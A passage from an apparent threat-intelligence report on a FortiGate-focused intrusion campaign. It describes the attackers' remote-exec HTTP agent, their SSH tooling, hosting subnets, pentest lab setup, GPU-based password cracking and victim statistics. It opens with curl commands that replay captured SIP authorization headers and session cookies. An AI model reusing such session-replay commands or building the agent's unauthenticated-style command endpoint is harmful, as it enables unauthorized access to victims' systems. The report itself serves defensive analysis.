basic="Q0lfMzAwMkB2b2lwLmRpZ2ljZWxncm91cC5jb206RjEzRWMzWE[redacted]", sipUser="[redacted]"' 'http://
[redacted].com/'
echo ''

echo '=== Session #2: [redacted].com ==='
curl -sk -o /dev/null -w '%{http_code}' -H 'Authorization: BroadWorksSIP
basic="Q0lfMzAwMkB2b2lwLmRpZ2ljZWxncm91cC5jb206RjEzRWM[redacted]", sipUser="[redacted]"' 'http://mia-
[redacted].com/'
echo ''

echo '=== Session #3:  ==='
curl -sk -o /dev/null -w '%{http_code}' -b 'JSESSIONID=0[redacted] Path=/com.broadsoft.xsi-actions; HttpOnly' 'http:///'
echo ''
```

Sample Sessions Replayed.

Cross-Cutting Capabilities

Unlike the previous phases, several binaries were identified that do not occupy a fixed position within the attack chain. Instead, they are deployed across multiple stages of the operation and remain available to the TA whenever the necessary level of access exists, rather than being executed at a single point in the workflow.

Agent

`Agent`, is another compiled Go binary installed across the fleet. It listens on TCP/7777 on all network interfaces. It functions as a passive HTTP agent that does not initiate outbound communications and instead waits to be contacted, operating under a pull model rather than a beaconing model. Direct disassembly of `main.main` confirmed four exposed HTTP routes:

Route	Auth required	Handler	Purpose
GET /health	No	inline closure	Returns "ok", liveness probe, no token needed
POST /status	Yes (X-Token)	main.handleStatus	Returns JSON: gen_running, check_running, gen_log, check_log, disk, ram, load, uptime, ips
POST /log	Yes (X-Token)	main.handleLog	Returns the current log file content
POST /exec	Yes (X-Token)	main.handleExec	Runs r.FormValue("cmd") via exec.CommandContext(ctx, "bash", "-c", cmd).CombinedOutput() and returns stdout+stderr as plain text

HTTP Routes of Agent Binary.

It can execute a variety of commands, including the confirmed invocation `tail -1 /root/gen.log`. This is precisely the type of command that an operator can issue through `/exec` to remotely monitor the status of `gen_rotator`, as well as query files associated with other tools. The information identified within the binary indicates the **following**:

- `/status` explicitly confirms, through the field names `gen_running` and `check_running`, that `Agent` actively monitors the lifecycle of both `Gen_Rotator` and `forticheck` on the host. As shown in the previous image, this conclusion is not inferred but directly reflected in the JSON response.

- `/exec` is the most sensitive component of the entire toolkit, as it transforms each device into an arbitrary command-execution point for the operator. Authentication is reduced to a single static token supplied through an HTTP header, with no session rotation, no multi-factor authentication, and no command-level scoping.
- Because it listens on all interfaces rather than only on loopback and does not require authentication for `/health`, any scan targeting port 7777 can confirm the presence of `Agent` on a host without requiring credentials.
- The single-binary design, exposing only four routes, allows the operator to control both the discovery and pairing workflow (`Gen_Rotator`) and the validation workflow (`mpbrute2`, `forticheck`) without requiring direct SSH access to each managed node.


```
lea     rax, aCatProcLoadavg ; "cat /proc/loadavg"
mov     ebx, 11h
call    sub_638820
mov     [rsp+140h+var_F0], rax
mov     [rsp+140h+var_E8], rbx
lea     rax, aDfHTail1  ; "df -h / | tail -1"
mov     ebx, 11h
nop
call    sub_638820
mov     [rsp+140h+var_E0], rax
mov     [rsp+140h+var_D8], rbx
lea     rax, aFreeHAwkMemPri ; "free -h | awk '/Mem:/{print $3\"/\"$2}'"
mov     ebx, 25h ; '%'
nop     dword ptr [rax+rax+00h]
call    sub_638820
mov     [rsp+140h+var_D0], rax
mov     [rsp+140h+var_C8], rbx
lea     rax, aPgrepGen340k ; "pgrep gen340k"
mov     ebx, 0Dh
nop     dword ptr [rax+rax+00h]
call    sub_638820
test    rbx, rbx
setnz   [rsp+140h+var_C0]
lea     rax, aTail1RootGenLo ; "tail -1 /root/gen.log 2>/dev/null"
mov     ebx, 21h ; '!'
nop     dword ptr [rax+00h]
call    sub_638820
mov     [rsp+140h+var_B8], rax
mov     [rsp+140h+var_B0], rbx
lea     rax, aPgrepFortichec ; "pgrep forticheck"
mov     ebx, 10h
call    sub_638820
test    rbx, rbx
setnz   [rsp+140h+var_A8]
lea     rax, aGrepRootScan34 ; "grep '\\[~\\]' /root/scan340k.log 2>/de"...
mov     ebx, 51h ; 'Q'
```

Agent's Code Logic.

SSHlogger + SSHWorker

This capability provides an interactive remote shell that becomes available as soon as the operator acquires any valid SSH credential, regardless of whether that credential originated from `mpbrute2` (FortiGate administrative access), lateral movement activities in Phase 4, or any other component of the toolkit.

`SSHlogger` (.NET) functions as the orchestration layer and multi-session interface. It launches and manages `SSHWorker` instances while maintaining session logs and recording failed credentials in `BadPassword.txt`.



SSHLogger's Code Logic.

`SSHWorker` / `ssh-worker.exe` (Go) is the component responsible for the actual SSH operations. It handles password-based authentication, interactive PTY allocation, command execution through structured JSON fields (`cmd` / `command`), and bidirectional piping of stdin, stdout, and stderr.

- The architecture follows a client-worker model: orchestration and user interface functionality are implemented in .NET, while SSH execution is handled in Go. This allows concurrent session scaling without tightly coupling state management to the SSH protocol implementation.
- Its use is not tied to any specific phase. The same binary pair can be used to validate newly obtained access during Phase 2, execute commands related to lateral movement in Phase 4, or serve as an alternative transport mechanism during Phase 5 operations (`backup_dfs.py` already uses SSH and `sshpass` for exfiltration, leveraging the same transport protocol through a different tool that may also be employed during that phase).

Infrastructure

The attackers invested a lot in their infrastructure by creating an isolated offensive lab including scanners and sniffers, as well as renting cheap GPUs for password cracking attempts.

Hosting Infrastructure

The adversary's infrastructure strategy favors loosely regulated Eastern European micro-hosters and budget-friendly bare-metal providers, combined with an expansive distribution layer of compromised connections and residential proxies.

The core operational backbone remains segmented into four functional subnet blocks:

1. **85.11.187.0/24 (AS211486)**: Primary C2 layer, anchored by aggregator node 85.11.187.8, hosting sniffers and scanners.
2. **193.8.187.0/24 (AS206378)**: Primary operational backbone for the pentest lab (193.8.187.2) and credential validation (193.8.187.42).
3. **194.113.39.0/24 (AS206378)**: Dedicated infrastructure for sniffer capacity.
4. **77.91.122.0/24 (AS201814, MEVSPACE)**: Dedicated scanning and sniffer layer for ASN diversity.


Beyond these four blocks, the 4 core /24s themselves contain 190 additional same-subnet IPs not yet individually matched to a sniffer panel — the actor's real footprint inside its own known infrastructure may be substantially larger than the 31 confirmed panels suggest.

A separate, genuinely distributed layer of 39 IPs spans 29 other ASNs worldwide: a small tier of repeat-use VPS providers (SmartApe, Datacamp/CDN77, Private Layer, 31173, M247, Cable One) plus 20 single-IP residential/ISP addresses with no root access or sniffer match — consistent with the actor's own gen_rotator IP-rotation tool, i.e. an abused proxy layer, not owned infrastructure.

The full architecture is illustrated below:

Network Architecture

4 core /24 blocks · 3 auxiliary nodes · unconfirmed-neighbor counts per block



The full architecture diagram.

Setting Up The Infrastructure

Based on an analysis of the deployment scripts identified on the exposed directory (`final-setup.sh`, `fix-vms.sh`, `rebuild_vms.sh`, `setup-pentestlab.sh`, `setup-shared-ssh.sh`), the attacker is deploying a sophisticated, isolated offensive lab environment (named pentestlab) on a host server, designed for both autonomous operations and facilitated collaboration with remote operators.


The host system (which appears to be reachable via the public IP `193.8.187[.]2` referenced in the IPTables script) utilizes QEMU/KVM and Libvirt virtualization to manage a cluster of seven Kali Linux virtual machines. These VMs are networked together on a private, isolated subnet (`10.10.10.0/24`) and gain outbound internet access strictly via NAT managed by the host.

The architecture includes specific Operational Security (OpSec) configurations and warnings, specifically advising operators against modifying default routing which could inadvertently reveal the host's actual network location or terminate connectivity for the entire cluster.

Administratively, the attacker maintains command and control over this infrastructure using `tmux` sessions. One central `tmux` session on the host automatically handles SSH connections to each virtual machine, allowing the main attacker to manage the VMs via virtual windows or automated SSH.

The setup is highly customized for remote access by secondary collaborators (referred to as operators in the scripts).

The host uses IPTables port forwarding to map specific external ports (e.g., `2201-2207`) to the internal SSH ports of the respective Kali VMs (`10.10.10.11-17`). Remote operators connecting via these ports are automatically forced into a shared `tmux` session within the VM. This design allows the host administrator to monitor the operator’s session in real-time, or even participate in the console operation. CyberStrike is automatically installed on both the host and all virtual machines upon deployment.




Attackers' Infrastructure Diagram

GPUs Renting

Based on logs inside the open directory of the attacker, the actors also utilized **vast.ai** -a cloud platform where users can rent low-cost, decentralized GPU servers- as part of password cracking tasks:

push_v01.log

```
1 Welcome to vast.ai. If authentication fails, try again after a few seconds, and double check your ssh key.
2 Have fun!
```




Log Files Generated As Part of Deployment of Vast AI GPUs.

Targeting / Victimology

The campaign impacts organizations across all global sectors, with many organizations identified across **80,553 FortiGate appliances** and **23,406 unique domains** as of the time of writing. Attackers primarily target **Small and Medium-sized Businesses (SMBs)**, especially those with fewer than **500 employees** and annual revenues below **$100 million**. Nearly one-third of the victim organizations are based in **India, the United States, or Taiwan**, while **IT services** is the most heavily targeted sector. This appears to be a strategic choice, likely intended to facilitate attacks on downstream customer environments. The following sections provide a detailed breakdown of these targeting metrics.

Revenue Exposure

Revenue bands of affected organizations (by credential entry count for each domain) (bar chart):




Affected organizations by revenue band.

Revenue Band	Domains	% of domains with data
< $100M	**19,299**	**89.5%**
$100M - $500M	**957**	**4.4%**
$1B - $10B	**636**	**2.9%**
$500M - $1B	**471**	**2.2%**
$10B - $100B	**173**	**0.8%**
$100B+ (Fortune Tier)	**20**	**0.1%**
Unknown / unmatched	**14**	**0.1%**

Confirmed $100B+ organizations are present in the source data, including a small number of Fortune Global 500 enterprises whose identities have been withheld in this report.

Employee Numbers

Employee Number of affected organizations per domain(pie chart):



Affected organizations by employee count.

